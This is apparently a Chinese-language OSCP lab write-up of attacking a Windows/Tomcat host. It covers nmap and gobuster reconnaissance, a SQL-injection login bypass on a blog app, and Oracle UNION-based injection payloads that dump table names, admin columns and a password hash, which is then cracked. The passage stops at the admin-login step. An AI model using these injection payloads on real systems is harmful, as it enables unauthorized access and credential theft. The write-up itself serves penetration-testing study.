
10.11.1.222


一、信息收集

- 使用nmap进行端口扫描

```
nmap -sV -A 10.11.1.222
```



```
┌──(kali㉿kali)-[~/oscp/10.11.1.222]
└─$ cat nmap_ports.txt
# Nmap 7.92 scan initiated Tue Nov 23 04:53:08 2021 as: nmap -sV -
A -o /home/kali/nmap_ports.txt 10.11.1.222
Nmap scan report for 10.11.1.222
Host is up (0.28s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1521/tcp open  oracle-tns    Oracle TNS listener 1.2.0.0.0 (unauth
orized)
2030/tcp open  oracle-mts    Oracle MTS Recovery Service
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CHRIS
|   NetBIOS_Domain_Name: CHRIS
|   NetBIOS_Computer_Name: CHRIS
|   DNS_Domain_Name: chris
|   DNS_Computer_Name: chris
|   Product_Version: 10.0.17763
|_  System_Time: 2021-11-23T09:53:41+00:00
|_ssl-date: 2021-11-23T09:53:54+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=chris
| Not valid before: 2021-09-14T11:47:03
|_Not valid after:  2022-03-16T11:47:03
```



```
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.19
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.19
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-11-23T09:53:45
|_  start_date: N/A
|_clock-skew: mean: 1s, deviation: 0s, median: 0s

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
# Nmap done at Tue Nov 23 04:53:53 2021 -- 1 IP address (1 host up
) scanned in 44.93 seconds
```


- 使用nmap进行漏洞扫描，但是并没有结果

```
nmap --script vuln 10.11.1.222
```

- 已经开放的端口

```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1521/tcp open  oracle-tns    Oracle TNS listener 1.2.0.0.0 (unauthorized)
2030/tcp open  oracle-mts    Oracle MTS Recovery Service
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.19
```

- smb扫描未有结果，apache扫描相应版本漏洞未有结果
- 利用浏览器登陆8080端口



10.11.1.222:8080

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.19

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Server Status
Manager App
Host Manager

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 9.0 access to the manager application is split between different users. Read more...
Release Notes
Changelog
Migration Guide
Security Notices

Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages

- 接着使用gobuster扫描一下8080端口下的网页目录

```
└─$ gobuster  dir -u https:10.11.1.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -o gubuster_https.txt
```




```
┌──(kali㉿kali)-[~/oscp/10.11.1.222]
└─$ cat gubuster_http.txt
/blog                 [Size: 0] [--> /blog/]
/docs                 [Size: 0] [--> /docs/]
/manager              [Size: 0] [--> /manager/]
/http%3A%2F%2Fwww     [Size: 1169]
/http%3A%2F%2Fyoutube [Size: 1169]
/http%3A%2F%2Fblogs   [Size: 1169]
/http%3A%2F%2Fblog    [Size: 1169]
/**http%3A%2F%2Fwww   [Size: 1169]
/External%5CX-News    [Size: 1160]
/http%3A%2F%2Fcommunity [Size: 1169]
/http%3A%2F%2Fradar   [Size: 1169]
/http%3A%2F%2Fjeremiahgrossman [Size: 1169]
/http%3A%2F%2Fweblog  [Size: 1169]
/http%3A%2F%2Fswik    [Size: 1169]
```

- 依次扫描每一个目录的子目录，并且使用网页和curl命令进行访问，最总得到blog/目录可以被访问，其余的目录不可以被访问，或者是没有价值

二、漏洞利用

- 进入blog/目录并查看




10.11.1.222:8080/blog/

login| logout|

- 经过测试，在登陆窗口可以利用sql注入，但是只限于绕过密码封锁，不能够得到用户的密码和账号等信息
- 使用注入语句进行注入, 密码随便填：

```
admin' or 1=1 or '1'='1
```




Login Form

Username: admin' or 1=1 or '1'='1

Password: ●●●●●●

- 然后，我们就能进入到第二个窗口界面



Main Page

Welcome to the blog admin' or 1=1 or '1'='1
You may search for blog entries by author

Author:

- 在这个界面使用sql注入，我们可以得到账户以及密码
- **相关的Oracle SQL注入链接**：


Web Clip

Union based Oracle Injection

https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html

SecurityIdiots - A Blog to keep a note of stuff we explore

```
0' union select '1', table_name, 1 from all_tables--
```



```
Blog entry from null with title SYSTEM_PRIVILEGE_MAP from 0
Blog entry from null with title TABLE_PRIVILEGE_MAP from 0
Blog entry from null with title USER_PRIVILEGE_MAP from 0
Blog entry from null with title WEB_ADMINS from 0
Blog entry from null with title WEB_CONTENT from 0
Blog entry from null with title WEB_USERS from 0
Blog entry from null with title WRI$_ADV_ASA_RECO_DATA from 0
Blog entry from null with title WRI$_HEATMAP_TOPN_DEP1 from 0
Blog entry from null with title WRI$_HEATMAP_TOPN_DEP2 from 0
Blog entry from null with title WRR$_REPLAY_CALL_FILTER from 0
Blog entry from null with title XDB$IMPORT_NM_INFO from 0
Blog entry from null with title XDB$IMPORT_PT_INFO from 0
Blog entry from null with title XDB$IMPORT_QN_INFO from 0
Blog entry from null with title XDB$IMPORT_TT_INFO from 0
Blog entry from null with title XDB$XIDX_IMP_T from 0
Blog entry from null with title XDB_INDEX_DDL_CACHE from 0
```

- 但是请注意，我们得到的且需要的结果只是包含在有ADMIN名称的表里面，另外一张表并没有能让我们登录到机器的信息
- 查看表的行和列


```
0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'--
```

```
0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'--    //用户管理员表查询列
Blog entry from ADMIN_ID with title 1 from 1
Blog entry from ADMIN_NAME with title 1 from 1
Blog entry from PASSWORD with title 1 from 1
```

- 获取密码

```
0' union select ADMIN_NAME,'1',1 from WEB_ADMINS--
Blog entry from admin with title 1 from 1

0' union select PASSWORD,'1',1 from WEB_ADMINS--
Blog entry from d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892 with title 1 from 1
```

- 我们发现密码是使用哈希进行加密的，于是可以使用工具进行解密，这里用网上的解密网站进行解密，得到密码是 `adminadmin`
- 得到密码后我们应该进行利用，但是请注意，尽管rdp端口是打开的，但是我们无法使用得到的账户以及密码通过rdp进行登录，会显示我们的密码是错误的，这时候我们应该仔细观察，会发现第二个登录窗口上面有一个管理员登录的按钮，而我们刚才得到的账号与密码也正是管理员的



10.11.1.222:8080/blog/home.jsp

